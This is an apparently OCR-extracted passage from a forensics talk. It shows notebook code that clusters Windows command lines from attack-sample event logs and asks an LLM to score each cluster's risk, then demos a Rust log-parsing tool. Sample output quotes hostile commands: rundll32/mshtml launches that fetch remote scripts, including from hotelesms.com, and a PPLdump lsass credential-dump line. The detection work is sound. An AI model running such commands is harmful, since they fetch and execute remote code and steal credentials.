    fig = px.scatter_3d(
        _df,
        x='x', y='y', z='z',
        color='cluster'
    )
    fig.write_html("plot.html")
    # Return the figure
    return fig

# Plot the data
scatter3d(three_dimensions, dbscan.labels_, exclude_unclustered=True)
```



In [ ]:
```
# View an example of a cluster
clusted_commands_df[clusted_commands_df["Cluster"]==30].iloc[:20]
```

Out[ ]:

	Command	Cluster
400	C:\Windows\system32\svchost.exe -k LocalServic...	30
421	C:\Windows\System32\svchost.exe -k netsvcs -p ...	30
591	C:\Windows\system32\svchost.exe -k LocalServic...	30
602	C:\Windows\system32\svchost.exe -k netsvcs -p ...	30
638	C:\Windows\system32\svchost.exe -k LocalServic...	30
640	C:\Windows\system32\svchost.exe -k netsvcs -p ...	30
748	C:\Windows\system32\svchost.exe -k localServic...	30
811	C:\Windows\system32\svchost.exe -k LocalService	30
812	C:\Windows\system32\svchost.exe -k GPSvcGroup	30
899	C:\Windows\system32\svchost.exe -k LocalServic...	30
900	C:\Windows\system32\svchost.exe -k netsvcs -p ...	30
901	C:\Windows\system32\svchost.exe -k netsvcs -p ...	30
902	C:\Windows\System32\svchost.exe -k LocalServic...	30
904	C:\Windows\system32\svchost.exe -k LocalServic...	30
905	C:\Windows\system32\svchost.exe -k LocalServic...	30
907	C:\Windows\System32\svchost.exe -k NetworkServ...	30
908	C:\Windows\system32\svchost.exe -k NetworkServ...	30
909	C:\Windows\system32\svchost.exe -k LocalServic...	30
910	C:\Windows\system32\svchost.exe -k LocalSystem...	30
912	C:\Windows\System32\svchost.exe -k LocalServic...	30



Using the LLM to Assess Risk of Each Cluster

Define Prompts

The better the prompt, the better your results will be!

In [ ]:
```
# The number of samples from each cluster to analyze
command_sample_size = 10
# System prompt for each OpenAI chat request
system_prompt = r"""You are a digital forensics and incident response analyst reviewing commands executed on a Windows system.
You are also proficent with data science and understand machine learning strategies.
You are using the DBSCAN clusterning algorithm to group commands executed. For each cluster, assess the risk of the commands used.
Commands are a sample of the given cluster. The command will be between the following tags:  <command> and </command>"""
# Chat prompt for each cluster
user_prompt_template = "Analyze the following commands given this sample of cluster {cluster_number}.\n\nYour output must be " \
"valid JSON that adheres to the JSON standard with the following format.\n\nrisk_score must be a value between 0-10." \
"\n\n<output format>\n{{\n\t\"risk_score\": <int>\n\t\"cluster_description\": <str>\n}}\n</output format>\n\n" \
"<commands to analyze>\n{command}\n</commands to analyze>"
```

Using the LLM to Assess Risk of Each Cluster

Function to send OpenAI requests using prompts

In [ ]:
```python
# Define a function that prompts GPT to summarize and provide a risk summary for each command cluster
async def collect_risk_summaries(command_sample_size: int, system_prompt: str, user_prompt_template: str):
    # Rank the clusters by severity
    responses = []
    # Iterate each cluster of commands
    for cluster_number in clusted_commands_df["Cluster"].unique():
        if cluster_number == -1:
            # Skip unclustered data for now
            continue

        # Fetch the commands for just the current cluster
        _this_cluster = clusted_commands_df[clusted_commands_df["Cluster"] == cluster_number]
        # Grab a sample of the cluster (or all if less than sample size)
        _this_cluster_sample = _this_cluster if _this_cluster.shape[0] <= command_sample_size \
            else _this_cluster.sample(command_sample_size)

        # Create a string of all the sample commands to insert into the user prompt
        _cmd_list = ["\n".join([f"<command>", cmd, f"</command>"]) for cmd in _this_cluster_sample["Command"]]
        cmd_body = "\n\n".join(_cmd_list)

        # Craft the user prompt for this cluster of commands
        user_prompt = user_prompt_template.format(cluster_number=cluster_number, command=cmd_body)

        # Get the response and added it to the responses to be returned
        response = await client.chat.completions.create(
            model="gpt-4o-mini",  # <--- The OpenAI chat model to use
            messages=[
                {"role": "system", "content": system_prompt},  # <--- System prompt
                {"role": "user", "content": user_prompt}  # <--- User prompt
            ]
        )
        responses.append(response)
    # Return OpenAI Chat response
    return responses
```

Create a cleanup function for parsing JSON

In [ ]:

```python
# Create a function to parse json data from a response (sometimes a little cleaning is required)
def parse_json(opanai_response):
    # Fetch the content from the openai response
    content = opanai_response.choices[0].message.content
    # Search for a json response in the content
    json_str = re.search(r'(\{.*\})', content, re.DOTALL).group(1)
    # Strip single slashes in body (this is a common issue)
    json_str = re.sub(r'(?<!\\)\\(?!\\)', "\\\\\\\\", json_str)
    # Attempt to parse the json response
    data = None
    try:
        data = json.loads(json_str)
        try:
            data = dirtyjson.loads(json_str)
        except:
            pass
    except:
        raise Exception("Unable to parse a JSON response.")

    return data
```

Collect Risk Responses into a DataFrame

In [ ]:
```
# Collect the risk responses from GPT
risk_summary_responses = await collect_risk_summaries(
    command_sample_size, system_prompt, user_prompt_template
)
# Create a DataFrame of the responses
rankings_df = pd.DataFrame([parse_json(r) for r in risk_summary_responses])
# We skipped unclustered data (-1) so start at index 1
rankings_df["cluster_number"] = clusted_commands_df["Cluster"].unique()[1:]
```

In [ ]:
```
rankings_df[rankings_df["cluster_number"]==79]
```

Out[ ]:

	risk_score	cluster_description	cluster_number
79	9	Commands executed using winpwnage.py to manipu...	79

Create an Excel Workbook!

In [ ]:

```
writer = pd.ExcelWriter('command_clusters.xlsx', engine='xlsxwriter')
workbook=writer.book

_worksheet_r=workbook.add_worksheet('Cluster Rankings')
writer.sheets['Cluster Rankings'] = _worksheet_r
rankings_df.to_excel(
    writer, sheet_name='Cluster Rankings',
    columns=["cluster_number", "risk_score", "cluster_description"],
    startrow=0 , startcol=0, index=False
)

_worksheet_c=workbook.add_worksheet('Commands')
writer.sheets['Commands'] = _worksheet_c
clusted_commands_df.to_excel(
    writer, sheet_name='Commands',
    columns=["Cluster", "Command"],
    startrow=0 , startcol=0, index=False
)

writer.close()
```

You made it!


A	A	B
cluster_number	Cluster	Command
17	53	cmd /c rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/op7ic/EDR-Testi
25	53	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/op7ic/EDR-Testi
41	53	cmd /c rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new0ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Sen ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe && exit",0,true);}
43	53	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new0ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Sen ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe && exit",0,true);}
53	53	cmd.exe /C rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%%20ActiveXObject("WScript.Shell").run("mshta https://hoteles
54	53	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%%20A https://hotelesms.com/talsk.txt",0,true);

Cluster Rankings | Com

Cluster Rankings | Commands

Event Log parser in Rust Demo

```
PS G:\demo> .\cluster-commands.exe -h
A tool that can extract commands from EVTX files and summarize clusters. Currently this tool only extracts
commands that are found in the Event.EventData.CommandLine attribute

Usage: cluster-commands.exe [OPTIONS] --source <SOURCE> --csv-output <CSV_OUTPUT> --cache <CACHE>

Options:
  -s, --source <SOURCE>
          The source that contains EVTX records
  -c, --csv-output <CSV_OUTPUT>
          The csv output file to write output to
  -c, --cache <CACHE>
          The embeddings cache directory
      --openai-token <OPENAI_TOKEN>
          OpenAI API token. If not used, the OPENAI_KEY env var will be used or an error will be thrown
      --embedding-model <EMBEDDING_MODEL>
          Embedding model selection [default: text-embedding-3-small] [possible values: text-embedding-3-small,
text-embedding-3-large, text-embedding-ada-002]
      --embedding-dimensions <EMBEDDING_DIMENSIONS>
          Embedding model selection
      --cluster-tolerance <CLUSTER_TOLERANCE>
          Set the clustering tolerance threshold [default: 0.5]
      --cluster-grouping <CLUSTER_GROUPING>
          Set the cluster grouping threshold [default: 2]
      --logging <LOGGING>
          The logging level to use [default: Info] [possible values: Off, Error, Warn, Info, Debug, Trace]
  -h, --help
          Print help (see more with '--help')
  -V, --version
          Print version
```


Demo
PS G:\demo>

What’s next?

Refine unclustered commands.

- Loosen tolerance / Sift / Repeat
- Still missing a lot of good stuff in unclustered commands

Use RAG technique to search commands.

- “Do any commands appear to dump lsass?”
- Easy add-on since we already have embedding vectors

Similarity to known bad vectors

- Think of vectors as almost a type of IOC
- Highlight known risk

PPLdump.exe -v lsass lsass.dmp

Notable Vector

[-0.00249513029120862 5,-0.008074815385043621,0.0485710538923740 4,-0.0361106730997562 4,0.0020736760925501585,-0.046592053025960 92,-0.035964079201221466,0.027877049520611763,0.000110803484858 47935,-0.005643819924443 96,0.038895934820175 17,-0.000317999307299 0328,0.01776215061545372,0.028487851843237877,-0.011067750863730907,-0.000597059959545731 5,0.007830494083464146,0.014476031064987183,-0.0347424745559692 4…

Datasets, dependencies, and other thank you's

- The EVTX ATTACK SAMPLES dataset
  - https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES

- My favorite EVTX parsing library
  - https://github.com/omerbenamram/evtx

- My favorite JSON query language
  - https://jmespath.org/

- My favorite SANS class: SEC595
  - https://www.sans.org/cyber-security-courses/applied-data-science-machine-learning/

Q&A

Follow me on:

GitHub: https://github.com/forensicmatt

X/Twitter: @forensic_matt

LinkedIn: https://www.linkedin.com/in/matthewseyer

YouTube: https://www.youtube.com/@devingindfir6487